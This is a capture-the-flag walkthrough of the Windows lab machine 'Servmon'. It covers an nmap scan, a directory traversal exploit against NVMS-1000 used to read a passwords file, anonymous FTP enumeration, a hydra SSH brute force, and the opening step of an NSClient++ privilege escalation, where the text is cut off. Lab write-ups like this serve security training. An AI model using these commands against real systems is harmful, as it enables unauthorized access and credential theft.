# Servmon
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Servmon
- Difficulty: Easy
- OS type: Windows
Port Scanning - Service & Version Enumeration
# Nmap 7.94SVN scan initiated Sat Apr  5 07:54:47 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out 10.10.10.184RTTVAR has grown to over 2.3 seconds, decreasing to 2.0RTTVAR has grown to over 2.3 seconds, decreasing to 2.0RTTVAR has grown to over 2.3 seconds, decreasing to 2.0RTTVAR has grown to over 2.3 seconds, decreasing to 2.0Nmap scan report for 10.10.10.184Host is up (0.35s latency).Not shown: 65518 closed tcp ports (reset)PORT      STATE SERVICE       VERSION21/tcp    open  ftp           Microsoft ftpd| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_02-28-22  07:35PM       <DIR>          Users| ftp-syst:|_  SYST: Windows_NT22/tcp    open  ssh           OpenSSH for_Windows_8.0 (protocol 2.0)| ssh-hostkey:|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)|_  256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)80/tcp    open  http|_http-title: Site doesn't have a title (text/html).| fingerprint-strings:|   GetRequest, HTTPOptions, RTSPRequest:|     HTTP/1.1 200 OK|     Content-type: text/html|     Content-Length: 340|     Connection: close|     AuthInfo:|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">|     <html xmlns="http://www.w3.org/1999/xhtml">|     <head>|     <title></title>|     <script type="text/javascript">|     window.location.href = "Pages/login.htm";|     </script>|     </head>|     <body>|     </body>|     </html>|   NULL:|     HTTP/1.1 408 Request Timeout|     Content-type: text/html|     Content-Length: 0|     Connection: close|_    AuthInfo:135/tcp   open  msrpc         Microsoft Windows RPC139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn445/tcp   open  microsoft-ds?5666/tcp  open  tcpwrapped6063/tcp  open  tcpwrapped6699/tcp  open  napster?8443/tcp  open  ssl/https-alt| http-title: NSClient++|_Requested resource was /index.html| fingerprint-strings:|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:|     HTTP/1.1 404|     Content-Length: 18|     Document not found|   GetRequest:|     HTTP/1.1 302|     Content-Length: 0|     Location: /index.html|     urday|     workers|_    jobs|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject: commonName=localhost| Not valid before: 2020-01-14T13:24:20|_Not valid after:  2021-01-13T13:24:2049664/tcp open  msrpc         Microsoft Windows RPC49665/tcp open  msrpc         Microsoft Windows RPC49666/tcp open  msrpc         Microsoft Windows RPC49667/tcp open  msrpc         Microsoft Windows RPC49668/tcp open  msrpc         Microsoft Windows RPC49669/tcp open  msrpc         Microsoft Windows RPC49670/tcp open  msrpc         Microsoft Windows RPC2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============SF-Port80-TCP:V=7.94SVN%I=7%D=4/5%Time=67F11A8A%P=x86_64-pc-linux-gnu%r(NUSF:LL,6B,"HTTP/1\.1\x20408\x20Request\x20Timeout\r\nContent-type:\x20text/SF:html\r\nContent-Length:\x200\r\nConnection:\x20close\r\nAuthInfo:\x20\rSF:\n\r\n")%r(GetRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20tSF:ext/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:SF:\x20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x2SF:0XHTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1SF:/DTD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3SF:\.org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x2SF:0\x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\xSF:20\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\SF:x20\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\nSF:")%r(HTTPOptions,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/hSF:tml\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\SF:r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTMSF:L\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/SF:xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.orgSF:/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20SF:\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x2SF:0\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\xSF:20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")%r(SF:RTSPRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/html\rSF:\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\rSF:\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x20SF:1\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtmlSF:1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1999SF:/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x20\SF:x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\x20SF:\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20\x2SF:0\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n");==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============SF-Port8443-TCP:V=7.94SVN%T=SSL%I=7%D=4/5%Time=67F11A94%P=x86_64-pc-linux-SF:gnu%r(GetRequest,74,"HTTP/1\.1\x20302\r\nContent-Length:\x200\r\nLocatiSF:on:\x20/index\.html\r\n\r\ni\0c\0\x20\0F\0a\0l\0s\0e\0\0\0\0\0\0\0urdaySF:\0\0\x12\x02\x18\0\x1aC\n\x07workers\x12\n\n\x04jobs\x12\x02\x18\n\x12\SF:x0f")%r(HTTPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\rSF:\nDocument\x20not\x20found")%r(FourOhFourRequest,36,"HTTP/1\.1\x20404\rSF:\nContent-Length:\x2018\r\n\r\nDocument\x20not\x20found")%r(RTSPRequestSF:,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\xSF:20found")%r(SIPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\SF:n\r\nDocument\x20not\x20found");Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:|   date: 2025-04-05T11:59:01|_  start_date: N/A|_clock-skew: -1s| smb2-security-mode:|   3:1:1:|_    Message signing enabled but not required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sat Apr  5 07:59:23 2025 -- 1 IP address (1 host up) scanned in 276.93 seconds
Enumeration
Port 80/HTTP
let’s start our enumeration from port 80, open website in browser

we found the Directory traversal vulnerability, let’s use exploit from github and run https://github.com/AleDiBen/NVMS1000-Exploit/
python3 nvms.py 10.10.10.184 Windows/win.ini win.ini
Success! but we don’t have anything yet to chain this vulnerability to gain initial access on machine
Port 8443/HTTPS
port 8443 is running NSClient++, but however we are not able to access any feature or click any tabs, strange, let’s move to another service

in firefox site was not working, i tried to open it in chromium and it worked

ohh it says we are not allowed
Port 21/FTP
as the Anonymous login is enabled and nmap found directory Users which seems interesting
ftp 10.10.10.184
cd into users and we found another 2 directories Nadine and Nathan
we found Users/Nadine/Confidential.txt file, let’s download it

we found another file Users/Nathan/NOTES to do.txt, let’s download it as well

let’s view the both files

now we can see that the Nadine has forgot the Passwords.txt file in Nathan’s desktop and in to-do list Nathan still don’t add this file into secure folder, let’s use directory traversal vulnerability and grab the juicy passwords.txt file
also now we understand why we are not able to access the NSClient++ the user has lock down it’s access.
python3 nvms.py 10.10.10.184 Users/Nathan/Desktop/Passwords.txt password.txt
Bingo! super strong passwords but not the super secure loction 😈
it’s only password list, let’s bruteforce it on SSH for both users
hydra -L users.txt -P password.txt ssh://10.10.10.184
ssh Nadine@10.10.10.184
user.txt at Desktop of Nadine User
PrivEsc
Let’s start our enumeration to hunt the root.txt from Administrator’s pocket
whoami /priv No special privileges
not found any interesting directories in C:\ drive
let’s check Program Files and Program Files (x86)

why this service is present in this machine, let’s look at the privesc exploit fro NSClient++ https://www.exploit-db.com/exploits/46802
Great! this is our privesc attack vector, let’s follow the steps from exploit
- get the administrator password from
c:\program files\nsclient++\nsclient.ini
